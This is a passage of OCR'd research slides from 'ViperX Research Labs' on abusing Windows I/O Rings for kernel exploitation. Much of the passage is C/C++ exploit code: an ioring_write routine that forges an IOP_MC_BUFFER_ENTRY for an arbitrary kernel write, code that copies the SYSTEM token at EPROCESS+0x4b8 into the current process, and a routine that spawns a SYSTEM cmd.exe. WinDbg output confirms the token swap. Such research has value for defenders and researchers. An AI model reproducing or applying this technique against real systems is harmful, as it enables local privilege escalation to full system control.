   +0x058 PfnArray         : (null)
   +0x060 PageNodes        : [1] _IOP_MC_BE_PAGE_NODE
0: kd> dt _EPROCESS ffffe68ea50ff040 Token
nt!_EPROCESS
   +0x4b8 Token : _EX_FAST_REF
0: kd> dps ffffe68ea50ff040+4b8
ffffe68e`a50ff4f8  ffffb981`0627719f
```

Copy Token To PIPE

I/O Rings's for Exploitation

Kernel "Write" Primitive to Target Buffer

ViperX Research Labs

```
BOOL ioring_write(LPVOID pFakeRegBuffers, LPVOID pWriteAddr, LPVOID pDummyReadBuffer, DWORD pWriteLen) {

    int status;
    PIOP_MC_BUFFER_ENTRY pMcBufferEntry = NULL;
    IORING_HANDLE_REF reqFile = IoRingHandleRefFromHandle(inputClientPipe);
    IORING_BUFFER_REF reqBuffer = IoRingBufferRefFromIndexAndOffset(0, 0);
    IORING_CQE cqe = { 0 };

    pMcBufferEntry = (PIOP_MC_BUFFER_ENTRY)VirtualAlloc(NULL, sizeof(IOP_MC_BUFFER_ENTRY), MEM_COMMIT | MEM_RESERVE, PAGE_READWRITE);
    pMcBufferEntry->Address = (LPVOID)pWriteAddr;
    pMcBufferEntry->Length = pWriteLen;
    pMcBufferEntry->Type = 0xc02;
    pMcBufferEntry->Size = 0x80;
    pMcBufferEntry->AccessMode = 1;
    pMcBufferEntry->ReferenceCount = 1;

    *(LPVOID*)pFakeRegBuffers = pMcBufferEntry; // Crafted struct to our fakebuffers 0x1000000

    printf("\t'-> hIoRing: 0x%p -> 0x%llX\n", hIoRing);
    status = BuildIoRingReadFile(hIoRing, reqFile, reqBuffer, pWriteLen, 0, NULL, IOSQE_FLAGS_NONE);
```

Target ADDR to Write

Read pWriteAddr Buffer value to InputPIPE

```
status = WriteFile(inputPipe, pDummyReadBuffer, pWriteLen, NULL, NULL);
if (status == 0) {
    printf("[-] [WriteFile] (ioring_write) -> Failed\n");
    return NULL;
}
```

Write DummyBuffer value to InputPIPE

```
0: kd> !process 0 0 ArbitraryWrite0x1_2.exe
PROCESS ffffe68ebd08a0c0
    SessionId: 1  Cid: 0a8c    Peb: 42f59cb000  ParentCid: 109c
    DirBase: 89ca9000  ObjectTable: ffffb9812116d8c0  HandleCount:  86.
    Image: ArbitraryWrite0x1_2.exe

0: kd> dt _EPROCESS ffffe68ebd08a0c0 Token
nt!_EPROCESS
   +0x4b8 Token : _EX_FAST_REF
0: kd> dps ffffe68ebd08a0c0+4b8 l1
ffffe68e`bd08a578  ffffb981`0627719f
```

I/O Rings's for Exploitation

IoRing Main Idea

ViperX
Research Labs

```
// Reading SYSTEM(4) token from [EPROC+0x4b8] to &pDummyReadBuffer
status = ioring_read(pFakeRegBuffers, systemTokenOffset, &pDummyReadBuffer, sizeof(QWORD));
if (!status) {
    printf("[-] Failed to read #2 tokenOffset!\n");
};
```

```
// Writing SYSTEM(4) token from pDummyReadBuffer to our current process [EPROC+0x4b8]
status = ioring_write(pFakeRegBuffers, localTokenOffset, &pDummyReadBuffer, sizeof(QWORD));
if (!status) {
    printf("[-] Failed to read #2 tokenOffset!\n");
}
```

I/O Rings's for Exploitation

SYSTEM(4) Token is now in our Current Process EPROCESS+0x4b8


ViperX Research Labs

```
0: kd> !process 0 0 ArbitraryWrite0x1_2.exe
PROCESS ffffe68ebd08a0c0
    SessionId: 1  Cid: 0a8c    Peb: 42f59cb000  ParentCid: 109c
    DirBase: 89ca9000  ObjectTable: ffffb9812116d8c0  HandleCount:  86.
    Image: ArbitraryWrite0x1_2.exe

0: kd> dt _EPROCESS ffffe68ebd08a0c0 Token
nt!_EPROCESS
   +0x4b8 Token : _EX_FAST_REF
0: kd> dps ffffe68ebd08a0c0+4b8 l1
ffffe68e`bd08a578  ffffb981`0627719f
```

```
void spawn_shell() {
    std::cout << "\t\t[>] Spawning nt authority/system shell..." << std::endl;
    PROCESS_INFORMATION pi;
    ZeroMemory(&pi, sizeof(pi));
    STARTUPINFOA si;
    ZeroMemory(&si, sizeof(si));
    CreateProcessA("C:\\Windows\\System32\\cmd.exe",
        NULL,
        NULL,
        NULL,
        0,
        CREATE_NEW_CONSOLE,
        NULL,
        NULL,
        &si,
        &pi);
}
```


I/O Rings's for Exploitation

ViperX
Research Labs



NT AUTHORITY/SYSTEM!!!

ViperX
Research Labs



Special Thanks!

- @Yarden_Shafir
- @chompie1337
- @FuzzySec


ViperX
Research Labs
Any Questions?!